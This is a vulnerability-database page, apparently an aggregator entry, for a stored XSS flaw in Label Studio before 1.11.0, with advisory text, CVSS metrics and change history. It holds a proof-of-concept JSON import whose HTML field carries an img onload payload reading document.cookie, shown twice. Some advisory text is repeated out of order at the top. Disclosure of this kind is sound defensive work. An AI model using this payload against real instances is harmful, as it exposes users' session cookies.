
5. Check that the script is running

### Impact
Malicious scripts can be injected into the code, and when linked with vulnerabilities such as CSRF, it can cause even greater damage. In particular, It can become a source of further attacks, especially when linked to social engineering.
On all Label Studio versions prior to 1.11.0, data imported via file upload feature is not properly sanitized prior to being rendered within a [`Choices`](https://labelstud.io/tags/choices) or [`Labels`](https://labelstud.io/tags/labels) tag, resulting in an XSS vulnerability.
### Details
Need permission to use the "data import" function. This was reproduced on Label Studio 1.10.1.
### PoC
1. Create a project.

2. Upload a file containing the payload using the "Upload Files" function.


The following are the contents of the files used in the PoC
```
{
"data": {
"prompt": "labelstudio universe image",
"images": [
{
"value": "id123#0",
"style": "margin: 5px",
"html": "<img width='400' src='https://labelstud.io/_astro/images-tab.64279c16_ZaBSvC.avif' onload=alert(document.cookie)>"
}
]
}
}
```
3. Select the text-to-image generation labeling template of Ranking and scoring


4. Select a task

5. Check that the script is running

### Impact
Malicious scripts can be injected into the code, and when linked with vulnerabilities such as CSRF, it can cause even greater damage. In particular, It can become a source of further attacks, especially when linked to social engineering.
Affected Products
-
 CVE record
-
 NVD configurations
-
 Red Hat packages
No data
-
 OpenCVE enrichment
No data
Default status is the baseline for the product, each version can override it (e.g. patched versions marked unaffected).
| Vendor | Product | Default status | Versions | ||||||
|---|---|---|---|---|---|---|---|---|---|
| HumanSignal | label-studio | affected |
|
No data.
No data available yet.
Remediation
Tracking
Advisories
| Source | ID | Title |
|---|---|---|
 EUVD |
EUVD-2024-0544 | ### Summary\nOn all Label Studio versions prior to 1.11.0, data imported via file upload feature is not properly sanitized prior to being rendered within a [`Choices`](https://labelstud.io/tags/choices) or [`Labels`](https://labelstud.io/tags/labels) tag, resulting in an XSS vulnerability.\n\n### Details\nNeed permission to use the \"data import\" function. This was reproduced on Label Studio 1.10.1.\n\n### PoC\n\n1. Create a project.\n\n\n2. Upload a file containing the payload using the \"Upload Files\" function.\n\n\n\nThe following are the contents of the files used in the PoC\n```\n{\n \"data\": {\n \"prompt\": \"labelstudio universe image\",\n \"images\": [\n {\n \"value\": \"id123#0\",\n \"style\": \"margin: 5px\",\n \"html\": \"<img width='400' src='https://labelstud.io/_astro/images-tab.64279c16_ZaBSvC.avif' onload=alert(document.cookie)>\"\n }\n ]\n }\n}\n```\n\n3. Select the text-to-image generation labeling template of Ranking and scoring\n\n\n\n4. Select a task\n\n\n5. Check that the script is running\n\n\n### Impact\nMalicious scripts can be injected into the code, and when linked with vulnerabilities such as CSRF, it can cause even greater damage. In particular, It can become a source of further attacks, especially when linked to social engineering.\n |
 Github GHSA |
GHSA-6xv9-957j-qfhg | Label Studio vulnerable to Cross-site Scripting if `<Choices>` or `<Labels>` are used in labeling config |
Metrics
No CVSS v4.0
Attack Vector Network
Attack Complexity Low
Privileges Required None
Scope Changed
Confidentiality Impact Low
Integrity Impact None
Availability Impact None
User Interaction Required
No CVSS v3.0
No CVSS v2
This CVE is not in the KEV list.
Exploit prediction score: 2.2% (2.199% probability within 30 days)
Key SSVC decision points have not yet been added.
References

History
Jul 13, 2025 1:45 PM
Scoring metrics updated
View changes
| Type | Values Removed | Values Added |
|---|---|---|
| Metrics |
epss
|
epss
|
May 16, 2025 2:45 PM
First appearance in the feed. Affected versions updated. Affected vendors updated
View changes
| Type | Values Removed | Values Added |
|---|---|---|
| First Time appeared |
Humansignal
Humansignal label Studio |
|
| CPEs | cpe:2.3:a:humansignal:label_studio:*:*:*:*:*:*:*:* | |
| Vendors & Products |
Humansignal
Humansignal label Studio |
Subscriptions
Weaknesses